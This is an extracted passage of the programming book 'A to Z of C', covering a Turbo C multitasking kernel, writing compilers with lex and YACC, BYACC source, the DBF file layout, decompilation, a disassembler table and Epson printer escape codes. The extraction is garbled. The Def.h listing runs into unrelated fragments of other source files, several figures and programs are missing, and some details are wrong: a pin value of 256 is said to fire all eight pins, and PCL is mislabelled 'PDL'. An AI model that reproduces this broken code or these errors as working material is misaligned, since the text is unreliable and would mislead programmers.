Operating System is nothing but collection of programs for managing system resources like CPU, memory, storage device etc. Study of the Operating System is one of the vastest areas. This chapter does not deal with the details about Operating System. And in this chapter I would like to show you how OS can be written in Turbo C. However you may not be able to code your Operating System without depth knowledge of memory management, processor scheduling etc. So I strongly recommend you to go through a good Operating System book for indepth knowledge. According to me most of the people are not using Turbo C to write OS, because Turbo C is 16bit. Also people mainly hangout with Assembly language for a better and tight code.

47.1 EZOS_86

EZOS_86 is a simple multitasking kernel written in Turbo C by Scott A. Christensen for x86 machines in 1996-97. Operating Systems are usually protected and licensed according to GNU's General Public License and so this EZOS_86! So if you modify or rewrite this source code, you must acknowledge the author Scott A. Christensen and you are expected to keep the name of the revised OS as EZOS_86, but you can change the version. Regarding OS and other software, violation of copyright is treated as high offense. So *beware* of the licenses!

47.1.1 Notes

The author **Scott A. Christensen** added following note:

EZOS_86 is a simple multitasking kernel for the x86 family. It is written in 100% C source (it uses Turbo C extensions to access the registers). If you need a tight, fast, hand-coded, assembly kernel, forget this one!

The main emphasis here is to keep it simple: no linked lists, no dynamic allocation, no complicated task scheduling, no assembly language, etc. Yes, this can be embedded!

The scheduler is very rudimentary. It is preemptive, but with a strictly prioritized order. There is no protection from starvation; if a higher priority task spins the CPU, the lower priority tasks will never execute. Programs for embedded applications are often event driven and properly written will work fine. On the other hand, it wouldn't be that hard to change the scheduler to a round robin method if desired.

The scheduler always traverses the Task Control Block (TCB) array from the beginning (& tcb[0]). The first task encountered that is eligible to run is the one executed. At least one task

364 A to Z of C

MUST always be eligible to run; hence the "null" task, which is created as the lowest priority and NEVER, sleeps.

The same task function can have multiple instances. For example you could call `OsTaskCreate()` three times and pass `task0` as the function all three times. Of course you must specify a unique stack and tcb. The parameter passed to `task0` can identify the particular instance of the function.

Reentrancy issues:

- use the runtime library at your own risk (reason for direct video)
- floating point is not reentrant; use semaphore protection or only do floating point in one task.

Semaphores:

- clearing semaphore does not cause task switch; call `OsSchedule()` to yield. This can throttle throughput. One could have null task continuously scan TCBs for eligible task and yield.
- `OsSemClear()` returns TRUE if higher priority task waiting on sem
- multiple tasks can sleep on same semaphore
- ok to clear semaphore from within interrupt routine

As written this code will run a demo on an IBM clones and even clean up upon exit returning nicely backs to DOS. It creates the file "out" to dump the stack contents. Interrupt routines use the current task's stack. Be careful not to exceed your allocated stack space; very strange results can occur. Compile it with Turbo C with optimization off.

Wishlist:

- simple file functions to read/write directly to IDE HD with FAT16
- multitasking capable floating point support
- some sort of built in debugging capability (TBUG.ZIP looks like a good start)
- runtime calculation of cpu utilization
- a `_simplified_malloc` for embedded applications

47.2 Good Luck!

Because of the success of Linux, many people are hanging out with the creation of OS. Writing an efficient and neat OS is considered to be tough task because you may need to know more OS fundamentals and hardware details. If you could be able to come out with a new OS, the World would really appreciate you! Good Luck!

“Those with knowledge have great strength.”

48 Developing a new language / writing compiler

Believe it or not, developing a new language is one of the easiest things in programming as we've got so many tools for developing compilers.

48.1 Secrets

Developing a new language refers to developing new grammar. Grammar refers to rules of the language.

For example, following is the part of grammar for `enum` of C:

enum-specifier:

```
enum identifier { enumerator-list }  
enum identifier
```

enumerator-list:

```
enumerator  
enumerator-list, enumerator
```

enumerator:

```
identifier  
identifier = constant-expression
```

So you need to write your new language's grammar first. By the way, you must decide the data types, keywords and operators too. After preparing grammar you may need to produce a compiler for your language to emphasize the merits of your language.



48.2 Writing a compiler

48.2.1 Compiler

First of all we must know what a compiler is and how it differs from Assembler and Linker.

- Compiler is the one which produces assembly listing (.ASM files) for a given file in high level language. In its first phase, it checks for the syntax and correctness.
- Assembler is the one which produces object (.OBJ) file for a given Assembly file.

- Linker is the one which links various object (.OBJ) files and produces executable files (.EXE or .COM).
Nowadays, we have certain integrated compilers that are able to produce the executable files directly for a given file in high-level language

48.2.2 Compiler Secrets

Let's see how our Turbo C compiler works! Understanding the functioning of an existing compiler will help us to write our own compiler.

Let's see how our `hello.c` program is been compiled by Turbo C.

384 A to Z of C

```
int main( void )
{
    char *str = "Hello!\n";
    printf("%s", str);
    return( 0 );
}
```

Compile the `hello.c` program using command line compiler `tcc` with `-S` switch to get assembly listing as

```
c:>tcc -S hello.c
```

It will produce `hello.asm` file.

```
        ifndef      ??version
?debug      macro
        endm
$comm macro name,dist,size,count
        comm  dist name:BYTE:count*size
        endm
        else
$comm macro name,dist,size,count
        comm  dist name[size]:BYTE:count
        endm
        endif
?debug      S "hello.c"
?debug      C E9EA402E2B0768656C6C6F2E63
_TEXT segment byte public 'CODE'
_TEXT ends
DGROUP      group _DATA,_BSS
        assume      cs:_TEXT,ds:DGROUP
_DATA segment word public 'DATA'
d@ label byte
d@w label word
_DATA ends
_BSS segment word public 'BSS'
b@ label byte
b@w label word
_BSS ends
_TEXT segment byte public 'CODE'
        ;
        ; int main( void )
        ;
        assume      cs:_TEXT
_main proc near
        push  bp
        mov   bp,sp
```

```

        sub    sp,2
;
; {
;   char *str = "Hello!\n";
;
;   mov    word ptr [bp-2],offset DGROUP:s@
;
;   printf("%s", str);
;
;   push  word ptr [bp-2]
;   mov   ax,offset DGROUP:s@+8
;   push  ax
;   call  near ptr _printf
;   pop   cx
;   pop   cx
;
;   return( 0 );
;
;   xor   ax,ax
;   jmp   short @l@58
@l@58:
;
; }
;
;   mov   sp,bp
;   pop   bp
;   ret
_main endp
?debug      C E9
_TEXT ends
_DATA segment word public 'DATA'
s@          label byte
;   db   'Hello!'
;   db   10
;   db   0
;   db   '%s'
;   db   0
_DATA ends
_TEXT segment byte public 'CODE'
_TEXT ends
;   extrn _printf:near
;   public      _main
_s@         equ   s@
;   end

```

Here you can see how each C statement has been converted to equivalent assembly. The C statements are commented out with semicolon (;) in assembly file. I hope this might give you an idea about how high level statements are converted to equivalent assembly by compiler. Assembly file produced by the compiler can be assembled with the available assembler or with your own assembler.

48.3 Compiler-writing tools

As I pointed out, writing a compiler is a bit tough. You need to parse or split the character into meaningful tokens, check grammar and produce assembly listing. A compiler-writing tool would help us to write our own compiler without much overhead. Lex and YACC (Yet Another Compiler-Compiler) are the most famous compiler-writing utilities. Once Lex and YACC were available only to UNIX, but now we've got DOS versions too. DOS versions of lex and YACC are on CD .

A typical compiler's *source structure discovering* task can be divided into

1. Split the source file into tokens. It is a function of lexical analyzer.
2. Find the hierarchical structure of the program. It is a function of parser.

48.3.1 lex



The lexical analyzer phase of a compiler is often referred as scanner or tokenizer, and it translates the input into a form that is more usable by the rest of the compiler phases. lex is a lexical analyzer generator, which means it produces a C file that can be used as a lexical analyzer for the given (new) language.

48.3.2 YACC

YACC is a utility that translates the given *grammar* into a bottom-up parser. That is it would produce a C file that can be used as parser for your language. In other words, YACC will produce a compiler code for your new language, if you provide the grammar! It is really a nice tool for developing compiler in an easy and neat manner. **Berkeley YACC for MS-DOS** by **Jeff Jenness & Stephen C. Trier** is a clone of UNIX's YACC and it is a gift to the people who are working under DOS. **Wido Kruijtzter** also developed another **Berkeley YACC for MS-DOS** version. More information on YACC, how to input the grammar etc are available on CD .

48.3.3 Creating Compiler with lex & YACC

The following diagram shows how lex & YACC are used in UNIX environment to produce a compiler for a new *language*.

With little bit of creativity and compiler-writing utilities, hope you might come out with a new language!

49

“If you have lots of good advice, you will win.”

Writing YACC

YACC(Yet Another Compiler-Compiler) is a compiler writing tool. In this chapter, let's see how to write such a compiler writing tool.

49.1 Prelude

YACC was once available to Unix users only. Now we have DOS versions too. When we discussed about writing compilers, we have seen the uses of YACC. YACC gets the grammar for a given (new) language and generates a C file that can be compiled to work as a compiler for that new language. More specifically YACC don't directly generate compiler but generates parser.

YACC uses certain syntax or grammar to represent the grammar for new language. So one must be aware of the syntax used by YACC for its grammar file. As it has to output the compiler file, writing YACC is similar to writing a compiler.

49.2 BYACC



From the above discussion, it is clear that writing a YACC is really a tough job than writing a compiler! BYACC for DOS (**Berkeley YACC for MS-DOS**) is one of the good implementations.

49.2.1 Brief History

The original YACC was developed by AT&T. YACC interested many other people in the mean time. Later Berkeley University developed a open YACC and provided the source code to all. So the Berkeley's YACC was appreciated by all the people who are interested in writing compiler. Both AT&T and Berkeley's YACC was written for Unix environment. At that time, DOS doesn't have such utility. **Stephen C. Trier** used the source code provided by Berkeley and modified it for DOS and DOS version of YACC came into existence.

49.2.2 Source code

Source code of BYACC is more useful to understand the techniques and tactics used by real programmers. Many thanks to **Jeff Jenness & Stephen C. Trier** for providing such a good YACC. Following are the set of files used for BYACC. In order to understand the following

source code, you may need to know the syntax used by YACC for writing a grammar file. More documentation can be found on CD .

When you look at the source code, you may find that the function prototype declarations are in obsolete form. So you may get obsolete prototype declaration warning. That is because, the source code provided by Berkeley is quite older.

49.2.2.1 Def.h

```
#include <assert.h>
#include <ctype.h>
#include <stdio.h>
#ifdef MSDOS

/* The function matching_vector determines if the vector specified
/* by the input parameter matches a previously considered vector. The
/* test at the start of the function checks if the vector represents
/* a row of shifts over terminal symbols or a row of reductions, or a
/* column of shifts over a nonterminal symbol. Berkeley Yacc does not
/* check if a column of shifts over a nonterminal symbols matches a
/* previously considered vector. Because of the nature of LR parsing
/* tables, no two columns can match. Therefore, the only possible
/* match would be between a row and a column. Such matches are
/* unlikely. Therefore, to save time, no attempt is made to see if a
/* column matches a previously considered vector.

/* Matching_vector is poorly designed. The test could easily be made
/* faster. Also, it depends on the vectors being in a specific
/* order.

    defines_file = fopen(defines_file_name, "w");
    if (defines_file == 0) open_error(defines_file_name);
    union_file = fopen(union_file_name, "w");
    if (union_file == 0) open_error(union_file_name);
}

output_file = fopen(output_file_name, "w");
if (output_file == 0) open_error(output_file_name);

if (rflag)
{
    code_file = fopen(code_file_name, "w");
    if (code_file == 0)
        open_error(code_file_name);
}
else
    code_file = output_file;
}

int
main(argc, argv)
int argc;
char *argv[];
{
    set_signals();
    getargs(argc, argv);
    open_files();
    reader();
    lr0();
    lalr();
    make_parser();
    verbose();
    output();
    done(0);
    /*NOTREACHED*/
}

```

49.2.3 Compiling BYACC

In order to compile all the above files create a project file called `Byacc.prj` and add all the above files to it. Then make EXE file for that project file. Now you get a YACC for DOS. Use it with your own set of grammar.

“It is better to finish something than to start it.”

50 Developing a Database Package

DBMS (Database Management System) is a vast area. In DBMS we have many theories and algorithms for managing data. This book does not deal the DBMS basics. So I recommend you to go through a good book on DBMS for indepth knowledge in that area. Indepth knowledge on DBMS is necessary for developing our own Database Package. In this chapter I won't describe the DBMS fundamentals instead I am going to present the file organization of database files.

50.1 Basic Idea

Database Package will have its own set of keywords, operators and statements. So you have to come out with the grammar for your new database package. It is similar to the development of a new programming language. It must also respond to queries. You can use YACC for developing the compiler for the database package. The important thing here is, the organization or file format of the database.

50.2 File format for DBF file

Following is the file format for .dbf file. (Courtesy: **Peter Mikalajunas**)

DBF FILE STRUCTURE	
BYTES	DESCRIPTION
00	FoxBase+, FoxPro, dBaseIII+, dBaseIV, no memo - 0x03 FoxBase+, dBaseIII+ with memo - 0x83 FoxPro with memo - 0xF5 dBaseIV with memo - 0x8B dBaseIV with SQL Table - 0x8E
01-03	Last update, format YYYYMMDD **correction: it is YYMMDD**
04-07	Number of records in file (32-bit number)
08-09	Number of bytes in header (16-bit number)
10-11	Number of bytes in record (16-bit number)
12-13	Reserved, fill with 0x00
14	dBaseIV flag, incomplete transaction Begin Transaction sets it to 0x01 End Transaction or RollBack reset it to 0x00
15	Encryption flag, encrypted 0x01 else 0x00 Changing the flag does not encrypt or decrypt the records
16-27	dBaseIV multi-user environment use
28	Production index exists - 0x01 else 0x00

528 A to Z of C

BYTES	DESCRIPTION
29	dBaseIV language driver ID
30-31	Reserved fill with 0x00
32-n	Field Descriptor array
N+1	Header Record Terminator - 0x0D
FIELD DESCRIPTOR ARRAY TABLE	
BYTES	DESCRIPTION
0-10	Field Name ASCII padded with 0x00
11	Field Type Identifier (see table)
12-15	Displacement of field in record
16	Field length in bytes
17	Field decimal places
18-19	Reserved
20	dBaseIV work area ID
21-30	Reserved
31	Field is part of production index - 0x01 else 0x00
FIELD IDENTIFIER TABLE	
ASCII	DESCRIPTION
C	Character
D	Date, format YYYYMMDD
F	Floating Point
G	General - FoxPro addition
L	Logical, T:t,F:f,Y:y,N:n,?-not initialized
M	Memo (stored as 10 digits representing the dbt block number)
N	Numeric
P	Picture - FoxPro addition
Note all dbf field records begin with a deleted flag field. If record is deleted - 0x2A (asterisk) else 0x20 (space) End of file is marked with 0x1A	

50.3 Security

Applying security to the database file is considered to be hard. Oracle came out with a very good security system. So we cannot look into the database file created from Oracle! And thus stealing of data is restricted. This is considered to be a tough task. By the way, you won't find any difficulty in creating FoxPro like Database Package. I hope this information would help you to develop your own Database Package.

51

"Wisdom is better than weapons of war."

Decompilation / EXE to C

Decompilation is the reverse of compilation. That is, we can get a C file from EXE file! The most important problem in converting back C file from EXE file is loss of variable names and loss of function names. Machine code won't store variable names. So it is not at all possible to get back the original C code.

51.1 Basic Idea

Since it is a reverse of compilation, we must analyze how a compiler works and the corresponding machine code for the functions like `printf()`, `scanf()` etc. In other words, we must find the 'signature' of each C functions and C statements.

51.2 DCC

51.2.1 Disclaimer

DCC is a decompiler written by **Cristina Cifuentes** and **Mike Van Emmerik** while at the Queensland University of Technology, Australia. Copyright is owned by **Cristina Cifuentes** and the Queensland University of Technology. DCC is merely a prototype tool and more work needs to be done in order to have a fully working decompiler.

Important Notice

I have received permission to use the article about DCC from the authors (Cristina Cifuentes and Mike Van Emmerik) with the condition of including the above disclaimer note. As Cristina Cifuentes and Mike Van Emmerik are not currently involving in decompilation, it seems they don't like to receive any request or correspondence regarding their decompilation work. So the reader is requested **not** to disturb them.

51.2.2 Notice

Decompilation is a technique that allows you to recover lost source code. It is also needed in some cases for computer security, interoperability and error correction. dcc, and any decompiler in general, should not be used for "cracking" other programs, as programs are protected by copyright. Cracking of programs is not only illegal but it rides on other's creative effort.

51.2.3 DCC Facts

The dcc decompiler decompiles .exe files from the (i386, DOS) platform to C programs. The final C program contains assembler code for any subroutines that are not possible to be decompiled at a higher level than assembler.

The analysis performed by dcc is based on traditional compiler optimization techniques and graph theory. The former is capable of eliminating registers and intermediate instructions to reconstruct high-level statements; the later is capable of determining the control structures in each subroutine.

Please note that at present, only C source is produced; dcc cannot (as yet) produce C++ source.

The structure of a decompiler resembles that of a compiler: a front-, middle-, and back-end which perform separate tasks. The front-end is a machine-language dependent module that reads in machine code for a particular machine and transforms it into an intermediate, machine-independent representation of the program. The middle-end (aka the Universal Decompiling Machine or UDM) is a machine and language independent module that performs the core of the decompiling analysis: data flow and control flow analysis. Finally, the back-end is high-level language dependent and generates code for the program (C in the case of dcc).

In practice, several programs are used with the decompiler to create the high-level program. These programs aid in the detection of compiler and library signatures, hence augmenting the readability of programs and eliminating compiler start-up and library routines from the decompilation analysis.

51.2.4 Example of Decompilation

We illustrate the decompilation of a fibonacci program (see Figure 4). Figure 1 illustrates the relevant machine code of this binary. No library or compiler start up code is included. Figure 2 presents the disassembly of the binary program. All calls to library routines were detected by dccSign (the signature matcher), and thus not included in the analysis. Figure 3 is the final output from dcc. This C program can be compared with the original C program in Figure 4.

Writing Disassembler

Disassembler is the one which produces Assembly code for a given binary (EXE / COM)file. In this chapter let's see how to write a disassembler.

52.1 Prelude

We have already seen about assembler, linker and compiler. While we were discussing about decompilation (converting EXE file to C), we used disassembler to convert a binary file to assembly file. Thus disassembler provides a way to view the binary file with certain readability. In otherwords, disassembler can be used to read or edit a binary file in a better way.

Debugger is a tool to edit binary files. DOS's DEBUG is one such readily available Debugger. We also have other efficient Debuggers like TD (Turbo Debugger) etc. All debuggers use disassembler to provide assembly listing.

52.2 Secrets

In binary files the machine instructions are stored. Each binary code represents certain assembly instruction. So for writing disassembler, you need to know machine codes and corresponding assembly instructions. Disassembling is simply the reverse of assembling.

52.3 2asm

2asm is a disassembler utility that converts binary files to 80x86 assembler. The code was originally from the GNU C++ debugger, as ported to DOS by **DJ Delorie** and **Kent Williams**. Later **Robin Hilliard** modified it. This code was licensed under GNU's GPL. This disassembler is entirely table driven so one can easily change the instructions. When I checked this code it worked better than DOS's DEBUG. According to me it is really good as it uses tough logic.

The emulated coprocessor instructions on interrupts 34--3E are disassembled if the "-e" command line option is specified.

Command line switches (case sensitive):

- e : Disassemble (unoverridden) emulated 80*87 instructions (not default)
- 3 : Assume code is 32 bit (default==16)
- x : Output all numbers in pure hex (no leading zeros or trailing "h"s.)

536 A to Z of C

- s: Don't specify operand size (ie omit "byte ptr", "word ptr" and "dword ptr" from instruction output)
- d: Don't specify distance of calls and jumps (near/far/short) (not default)

52.3.1 Table.c

Following is the table implementation for the disassembler. By the term table we mean array. It is wise to place the corresponding instructions in the array, so that we can fetch it for the given opcode.

```
/* Percent tokens in strings:
   First char after '%':
     A - direct address
     C - reg of r/m picks control register
     D - reg of r/m picks debug register
     E - r/m picks operand
     F - flags register
     G - reg of r/m picks general register
     I - immediate data
     J - relative IP offset
+    K - call/jmp distance
     M - r/m picks memory
     O - no r/m, offset only
     R - mod of r/m picks register only
     S - reg of r/m picks segment register
     T - reg of r/m picks test register
     X - DS:ESI
     Y - ES:EDI
     2 - prefix of two-byte opcode
+    e - put in 'e' if use32 (second char is part of reg name)
+    w - put in 'w' for use16 or 'd' for use32 (second char is 'w')
+    j - put in 'e' in jcxz if prefix==0x66
     f - floating point (second char is esc value)
     g - do r/m group 'n', n==0..7
     p - prefix
     s - size override (second char is a,o)
+    d - put d if double arg, nothing otherwise (pushfd, popfd &c)
+    w - put w if word, d if double arg, nothing otherwise
(lodsw/lodsd)
+    P - simple prefix

   Second char after '%':
     a - two words in memory (BOUND)
     b - byte
     c - byte or word
     d - dword
+    f - far call/jmp
```

```

+     n - near call/jmp
+     p - 32 or 48 bit pointer
+     q - byte/word thingy
+     s - six byte pseudo-descriptor
+     v - word or dword
+     w - word
+     x - sign extended byte
+     F - use floating regs in mod/rm
+     1-8 - group number, esc value, etc

52.3.3 2asm.prj

Add the above two programs: `Table.c` and `Disasm.c` in project file `2asm.prj` and compile. You will get an EXE file `2asm.exe` that you can use as disassembler.

“Blessed are the pure in heart.”

Printer Programming

As everyone knows, Printers help us to produce hard copies. The quality of the printer is referred by the term ‘resolution’. Dots per inch (dpi) is the unit of resolution.

53.1 Types of Printers

Nowadays we’ve got Dot Matrix, Inkjet & Laser Printers. Other old printers like Line, Drum etc, are now obsolete.

53.1.1 Dot Matrix Printers

Dot matrix printers use round-headed pins arranged in a rectangular pattern (like matrix). These pins strike against the inked ribbon and form various characters and patterns. The number of pins determines the print quality, which is usually either 9 or 24.

53.1.2 Inkjet Printers

Spraying inks over the paper forms the characters. The ink particles are ionized and the magnetized plates let the ink to form typical pattern on the paper.

53.1.3 Laser Printers

Laser Printers work just like copier machines. That is, they form the electrostatic image of the entire images on a photosensitive drum with the help of laser beam. Then toner (toner is an ultra fine colored powder) is applied to the drum and so it adheres to the sensitized areas corresponding to the character and other patterns. Now the drum spins over the paper, transfers the toner to paper from drum and the paper gets printed.

53.2 Printer Languages

People thought that it is necessary to have a ‘language’ to control printers.

53.2.1 Page Description Language

Page Description Language (PDL) is used to communicate usually with page printers. Inkjet and Laser printers are referred as *page printers*, because they manipulate the entire page in memory (Dot Matrix printers manipulate character by character). It is the duty of the internal firmware found on the printer to convert PDL codes to specified pattern of dots. We’ve got two PDLs namely Printer Control Language (PDL) and PostScript.

53.2.1.1 Printer Control Language

Printer Control Language (PCL) is developed by Hewlett Packard in 1984 to be used in HP LaserJet printers as a PDL. PCL uses control codes (like escape codes). The recent version of PCL is 6.

53.2.1.2 PostScript

PostScript was developed by John Warnock of Adobe as PDL to be used in laser printers. PostScript is referred as a standard programming language. It is also referred as object oriented language, because it sends images to the printer as *geometrical objects* rather than *bitmaps*. This technique is also referred as *vector graphic*, instead of *bitmap graphic*. Recent version of PostScript is 3.

53.2.2 Escape Codes

Dot matrix printers mostly use escape codes. Almost all Laser and Inkjet printers support PDLs. But some printers (Dot Matrix) don't support PDL and they use Escape Codes. The printer commands are sent as a combination of Escape Sequences. For example, to set the line spacing to 1/8 inch, the respective command is ESC '0'. Likewise we've got so many commands or *Escape Sequences*. Escape codes are non-standard as each printer vendor use different sets of Escape Codes.

53.3 Printing non-printable characters

In this section, I am going to explain how to print non-printable characters on Epson 9 pin Dot Matrix Printer. This can be achieved by creating PCL or PostScript file. But for that, you have to know the *file format* of them and it is a tedious job. It means that you have to develop your own software that 'creates' PCL or PostScript! The easy way is to use *Escape Codes*.

Note

Since the Escape Codes are mostly 'printer' and 'vendor' specific, the Escape Sequences I have used here will mostly work only on Epson 9 pin Dot Matrix Printers.

53.3.1 Epson Extended Character Set

Ordinary Epson character set doesn't have non-printable characters. But Epson Extended character set contains all printable characters and 'few' non-printable characters: single box characters, heart, diamond, club, spade, plus/minus sign, and division sign. But this extended character set uses different values to represent such an extended character.

Character	ASCII value	Epson Extended Character Set Value	Character	ASCII value	Epson Extended Character Set Value
┌	218	135	—	196	133
┐	191	136		179	134
└	192	137	♠	6	145
┘	217	138	♥	3	146
├	195	132	♦	4	147
┤	180	131	♣	5	148
┴	194	130	÷	246	158
┬	193	129	±	241	159
┼	197	128			

To set the printer to Epson Extended Character Set, we have to send ESC `m' 4. For that we can use the `biosprint()` function. As this mode uses 'character set', it will be faster than graphics mode.

53.3.2 Graphics Mode

Graphics mode is the slowest one. To set the printer to graphics mode, we have to send: ESC `*' n1 n2 n3.

where n1 is the resolution (n1 = 4 means 80 dpi),
n2 = number of bytes to print % 256,
n3 = number of bytes to print / 256.

Pin	Pin No.	Command to be sent
●	7	128 (2^7)
●	6	64 (2^6)
●	5	32 (2^5)
●	4	16 (2^4)
●	3	8 (2^3)
●	2	4 (2^2)
●	1	2 (2^1)
●	0	1 (2^0)

Let's see how to program the pins of printer head. To activate the bottommost pin 0 we have to send 1 as a command, to activate pin 1 we have to send 2 as a command...

So to activate pins 0, 1 and 7 at a given time, we have to send $1+2+128 = 131$ to the printer. Before that, it is necessary to set the printer to graphics mode with the command:

ESC `*' 4 8%256 8/256 (or ESC `*' 4 8 0).



Note

At a given time you can program up to 8 pins only. So if you sent 256, all pins will be activated. You cannot program the 9th pin (i.e., pin 8).

566 A to Z of C

For example, to print the character 'H' in graphics mode, the command to be sent to the printer will be:

ESC '*' 4 8 0 (then pin values) 256 16 16 16 16 16 16 16
256

53.3.3 Font Map

10000001
10000001
10000001
11111111
10000001
10000001
10000001
10000001
10000001

Now we have learned about graphics mode. In the previous section, we have manually found out the 'pin values'. Manually finding out pin values is a tedious job and it is tough too. Fortunately in ROM, we've got 'font map' for each characters. So it is wise to use font map, which is already available in ROM to generate *pin values*.

Interrupt 10h, AX = 1130h, BX = 0300h returns pointer to 8x8 font.

Interrupt 10h, AX = 1130h, BX = 0200h returns pointer to 8x14 font.

Font map of 'H'
that will be in ROM

I prefer 8x8 font, because it reduces the programming effort and speeds up printing.

Note

If you prefer 8x14 font, you have to print the part of the font (with height 8) in one line and then you have to print the remaining part of the font (with height 6) in another line.

The returned pointer by int 10h will point to the font map of first character of the ASCII set (i.e., NULL or ASCII-0). The font map of the letter 'H' will be at the offset 'H' (ASCII-72). Similarly font map of every letter of the ASCII set (including non-printable characters) will be at the offset of its ASCII value. So with the help of the pointer and a simple program, we can find out the *pin values* easily.

53.3.4 Optimization Tip

We must understand that graphics mode is the slowest one. Printing with *Epson Extended Character Set* is faster than graphics mode. So it is wiser to use Epson extended character set's all available characters. For all other non-printable characters use *graphics mode*.

53.3.5 Program

The following is the code to print non-printable characters on Epson 9 pin Dot Matrix Printers.

```

/*-----
   PR - To print non-printable characters
   File name: Pr.c
   *-----
   */

```

Suggested Projects

